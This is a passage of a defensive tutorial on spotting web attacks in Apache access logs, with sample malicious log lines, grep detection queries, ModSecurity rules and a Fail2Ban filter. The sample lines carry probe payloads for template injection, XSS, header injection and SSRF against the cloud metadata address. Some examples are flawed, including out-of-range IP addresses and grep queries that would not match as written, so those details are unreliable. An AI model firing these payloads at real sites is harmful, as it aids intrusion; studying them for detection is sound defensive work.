- Template variables and expressions such as
{{ }},{% %},{# #}in URL or parameters - Malicious code attempts such as
{{ config }},{{ self }},{{ ''.class.mro() }} - Abnormal and template engine specific syntax in parameters
- Increase in server error codes (such as 500 Internal Server Error)
- Repeated malicious requests of the same type
Template Injection Detection in Apache Access Logs
An example Apache log containing Template Injection attack is given:
192.168.1.270 - - [01/Jun/2025:18:20:10 +0300] "GET /page?template={{config}} HTTP/1.1" 500 1024 "-" "Mozilla/5.0"
192.168.1.271 - - [01/Jun/2025:18:21:30 +0300] "GET /render?tmpl={{self}} HTTP/1.1" 500 512 "-" "curl/7.68.0"
192.168.1.272 - - [01/Jun/2025:18:22:45 +0300] "GET /view?content={% if 1==1 %}HELLO{% endif %} HTTP/1.1" 500 1024 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "\{\{.\*\}\}|\{%.+%\}|\{#.\*#\}" /var/log/apache2/access.log
HTTP Header Injection

HTTP Header Injection is a vulnerability that allows an attacker to manipulate HTTP headers by injecting malicious data into the web application.
This attack occurs specifically if user input is not properly filtered in HTTP headers (e.g. Set-Cookie, Location).
An attacker can use this vulnerability to split HTTP responses (Response Splitting), conduct a Cross-Site Scripting (XSS) attack, or cause damage such as session hijacking.
HTTP Header Injection Indicators
Signs to look out for in Apache access logs:
- Presence of
\r(carriage return),\n(line break) characters in URL or parameters - End-of-line character injection in headers (e.g.
%0d,%0a) - Abnormal use of header names such as
Set-Cookie:,Location:in parameters - Increase in unexpected error or abnormal response codes from the server
- Repetition of suspicious requests of the same type
HTTP Header Injection Detection in Apache Access Logs
An example Apache log containing an HTTP Header Injection attack is given:
192.168.1.280 - - [01/Jun/2025:19:30:10 +0300] "GET /redirect?url=http://example.com%0d%0aSet-Cookie:%20malicious=1 HTTP/1.1" 302 512 "-" "Mozilla/5.0"
192.168.1.281 - - [01/Jun/2025:19:31:05 +0300] "GET /page?lang=en%0d%0aContent-Length:%2000 HTTP/1.1" 200 1024 "-" "curl/7.68.0"
Detection can be made by running the following query on this log:
grep -iE "%0d|%0a|\r|\n" /var/log/apache2/access.log
Content Injection
Content Injection is a vulnerability that allows an attacker to inject malicious content into a web application or web page, displaying harmful or unwanted content to visitors.
This attack typically occurs when user input is not properly filtered, resulting in malicious code being injected into HTML, JavaScript, text, or other content.
Content injection may disrupt the appearance or functionality of the website and may expose users to phishing attacks or malware distribution.
Content Injection Indicators
Signs to look out for in Apache access logs:
- Suspicious HTML/JavaScript code fragments in URL parameters or form data
- Harmful content expressions such as
<script>,<iframe>,on-error=,javascript:in parameters - Requests containing abnormally long or complex pieces of code
- Unexpected content types or error codes from the server
- Repeated attempts of the same type of harmful content
Content Injection Detection in Apache Access Logs
An example Apache log containing a Content Injection attack is given:
192.168.1.330 - - [01/Jun/2025:22:30:10 +0300] "GET /search?q=<div style='color:red'>Hacked</div> HTTP/1.1" 200 2048 "-" "Mozilla/5.0"
192.168.1.331 - - [01/Jun/2025:22:31:05 +0300] "POST /comment HTTP/1.1" 200 1024 "-" "curl/7.68.0"
192.168.1.320 - - [01/Jun/2025:22:00:10 +0300] "GET /search?q=<script>alert-msg('xss')</script> HTTP/1.1" 200 2048 "-" "Mozilla/5.0"
192.168.1.321 - - [01/Jun/2025:22:01:05 +0300] "POST /comment HTTP/1.1" 200 1024 "-" "curl/7.68.0"
Detection can be made by running the following query on this log:
grep -E "<html|<div|<span|<table|<script|</script>" /var/log/apache2/access.log
XSS (Cross-Site Scripting)

XSS is injecting malicious JavaScript or HTML code into a web application and executing that code in other users' browsers. All XSS attacks are content injection, but not all content injections are XSS. The goal is to hijack user sessions, infect malware, or mislead users. XSS attacks are divided into three:
- Stored XSS: Malicious code is saved in the database or persistent areas and displayed to every user.
- Reflected XSS: Malicious code is temporarily reflected via a URL or form.
- DOM-based XSS: Malicious code is executed through DOM manipulation on the user side (browser).
Indicators of XSS Attack
XSS flags in Apache access logs typically include:
- JavaScript or HTML tags such as
<script>,</script>,alert-msg(,on-error=,javascript:in URL or parameters - Encoded HTML characters:
%3C( < ),%3E( > ),%22( " ),%27( ' ) - Abnormally long and complex character strings in parameters
Example parameters:q=<script>alert-msg('XSS')</script>search=%3Cimg%20src=x%20on-error=alert-msg(1)%3E
XSS Detection in Apache Access Logs
An example Apache log containing an XSS attack is given:
192.168.1.150 - - [01/Jun/2025:11:20:35 +0300] "GET /search?q=`<script>alert-msg('XSS')</script>` HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
192.168.1.151 - - [01/Jun/2025:11:21:12 +0300] "GET /profile?name=%3Cimg%20src=x%20on-error=alert-msg(1)%3E HTTP/1.1" 200 2048 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -iE "<script|alert|on-error|javascript:" /var/log/apache2/access.log
SSRF (Server-Side Request Forgery)

SSRF is a vulnerability that allows an attacker to send malicious requests to the target server itself or to other internal systems he can access.
The attacker manipulates input that the application receives from the user, such as the URL or IP address, causing the server to access unauthorized resources. In this way, it can infiltrate systems in the internal network, access sensitive data or perform other attacks on the system.
SSRF Indicators
Signs that can be observed in Apache access logs:
- Suspicious IP addresses or localhost addresses in URL parameters (
127.0.0.1,localhost,169.254.x.x,10.x.x.x,192.168.x.x) - Requests to unexpected or non-application URLs
- Frequent requests to the server's own IP address or private network addresses
- Use of long URL parameters or intra-URL encoding
- Request attempts to many different targets from the same IP
SSRF Detection in Apache Access Logs
An example Apache log containing an SSRF attack is given:
192.168.1.300 - - [01/Jun/2025:20:15:10 +0300] "GET /fetch?url=http://127.0.0.1/admin HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
192.168.1.301 - - [01/Jun/2025:20:16:05 +0300] "GET /api/proxy?target=http://169.254.169.254/latest/meta-data/ HTTP/1.1" 200 512 "-" "curl/7.68.0"
Detection can be made by running the following query on this log:
grep -iE "127\.0\.0\.1|localhost|169\.254|10\.|192\.168" /var/log/apache2/access.log
CSRF (Cross-Site Request Forgery)

CSRF is a type of attack that allows a malicious site to send a request on behalf of the user to a web application that the user is authorized to do. Requests are made without the user's awareness, using their privileges for malicious purposes.
For example, when a user clicks on a malicious link or submits a form while logged in, the attacker's desired actions can occur.
CSRF Indicators
Although it is difficult to detect directly in Apache access logs, indirect indicators can be:
- Unexpected POST or GET requests
- Abnormal number of transactions for different sessions from the same IP or user agent
- Abnormal and recurring requests for specific endpoints
- Requests do not have a referrer title or are suspicious
- Operations requiring unexpected authorization for logged-in users.
CSRF Detection in Apache Access Logs
An example Apache log containing a CSRF attack is given:
192.168.1.310 - - [01/Jun/2025:21:10:15 +0300] "POST /account/change-email HTTP/1.1" 200 512 "-" "Mozilla/5.0"
192.168.1.310 - - [01/Jun/2025:21:10:17 +0300] "POST /account/change-email HTTP/1.1" 200 512 "http://malicious-site.com" "Mozilla/5.0"
Detection can be made by running the following query on this log. Although it is difficult to definitively detect a CSRF attack directly from Apache logs, log analysis can be performed for Referer checking and detection of abnormal request behavior.
grep -E "POST /critical-endpoint" /var/log/apache2/access.log | grep "Referer: http"
IDOR (Insecure Direct Object Reference)

IDOR is a vulnerability where a user can directly access another user's data or objects without authorization. If web applications use object references (e.g. file names, user IDs, order numbers) directly and without verification in URL parameters when accessing resources (files, user data, records, etc.), the attacker can access others' data by changing these references.
IDOR Indicators
Signs to look out for in Apache access logs:
- ID or file names that can be changed in URL parameters and contain a direct object reference (
user_id=123,file=report45.pdf) - Attempts to access IDs of different users from the same IP or user agent
- Use of abnormal or unexpected object numbers in URL parameters
- Successive access attempts to different objects in a short period of time
- Unauthorized access requests in cases where session or authentication controls are weak
IDOR Detection in Apache Access Logs
An example Apache log containing an IDOR attack is given:
192.168.1.370 - - [02/Jun/2025:00:10:05 +0300] "GET /profile?user_id=100 HTTP/1.1" 200 2048 "-" "Mozilla/5.0"
192.168.1.370 - - [02/Jun/2025:00:10:20 +0300] "GET /profile?user_id=101 HTTP/1.1" 200 2048 "-" "Mozilla/5.0"
192.168.1.370 - - [02/Jun/2025:00:10:35 +0300] "GET /profile?user_id=102 HTTP/1.1" 200 2048 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep "GET /profile?user_id=" /var/log/apache2/access.log
Open Redirect

Open Redirect is a vulnerability that occurs when a web application misuses parameters to redirect users to another URL. The attacker uses these vulnerabilities to redirect users to malicious or fraudulent sites.
This type of attack is a common means of phishing attacks; While users think they are clicking on a reliable site, they are actually directed to a malicious site.
Open Redirect Indicators
Signs to look out for in Apache access logs:
- Parameters for redirection purposes such as
redirect=,url=,next=,return=,dest=,continue=in URL parameters - These parameters include full or partial other domain addresses (e.g.
http://malicious.com). - Attempts to redirect from the same IP to different malicious URLs
- Entering different external URLs into the same parameter in a short time
- Suspicious redirects on requests with HTTP status code 3xx (301, 302, 307)
Open Redirect Detection in Apache Access Logs
An example Apache log containing an Open Redirect attack is given:
192.168.1.380 - - [02/Jun/2025:00:45:10 +0300] "GET /login?redirect=http://malicious.com HTTP/1.1" 302 512 "-" "Mozilla/5.0"
192.168.1.381 - - [02/Jun/2025:00:46:05 +0300] "GET /index?url=https://phishing-site.com HTTP/1.1" 302 512 "-" "Mozilla/5.0"
Detection can be made by running the following query on this log:
grep -E "redirect=|url=|next=|return=|dest=|continue=" /var/log/apache2/access.log | grep -E "http://|https://"
ModSecurity: Real-Time Detection and Prevention

While manual log analysis is excellent for forensics and threat hunting, real-time prevention requires a Web Application Firewall (WAF). ModSecurity runs as an Apache module and monitors HTTP requests before they reach the web application.
Example: Blocking Local File Inclusion (LFI) Attempts
The following rule detects and blocks directory traversal attempts (such as /etc/passwd) and returns a 403 Forbidden status code:
SecRule REQUEST_URI "@contains etc/passwd" \
    "id:1000001,phase:2,deny,status:403,log,msg:'LFI Attempt Blocked: etc/passwd access'"
Example: Blocking Basic SQL Injection Attacks
This rule matches common SQL words like UNION SELECT in request paths and parameters:
SecRule REQUEST_URI "@rx (?i)(union\s+select|select\s+.*\s+from)" \
    "id:1000002,phase:2,deny,status:403,log,msg:'SQL Injection Attempt Blocked'"
Fail2Ban: Automated IP Blocking

Fail2Ban monitors log files (like /var/log/apache2/access.log) for patterns indicating attacks and automatically updates firewall rules (e.g., iptables) to block the offending IP address.
Step 1: Create a Filter Rule
Create a filter configuration file /etc/fail2ban/filter.d/apache-sqli.conf:
[Definition]
failregex = ^<HOST> - - \[.*\] "GET .*union.*select.*"
ignoreregex =
Step 2: Configure the Jail Configuration
Enable and configure the jail in /etc/fail2ban/jail.local:
[apache-sqli]
enabled  = true
port     = http,https
filter   = apache-sqli
logpath  = /var/log/apache2/access.log
maxretry = 3
findtime = 600
bantime  = 3600
Although Apache web servers are one of the most used and reliable server software worldwide, they can always be vulnerable to various web attacks. Therefore, it is critical to regularly analyze access logs to detect and prevent possible attacks.
Abnormal requests, suspicious parameters and unexpected file accesses that can be seen in access logs are important clues that the web server is being targeted. Therefore, effective monitoring of logs should be done. It should be supported by automatic analysis tools, security systems and firewalls; user input must be filtered and security updates must be applied regularly.
As a result, intrusion detection in Apache web server is one of the cornerstones of building a strong security posture. Proactive approaches both prevent data loss and ensure system continuity. Security is not just a technology, it is a process that requires constant monitoring and improvement.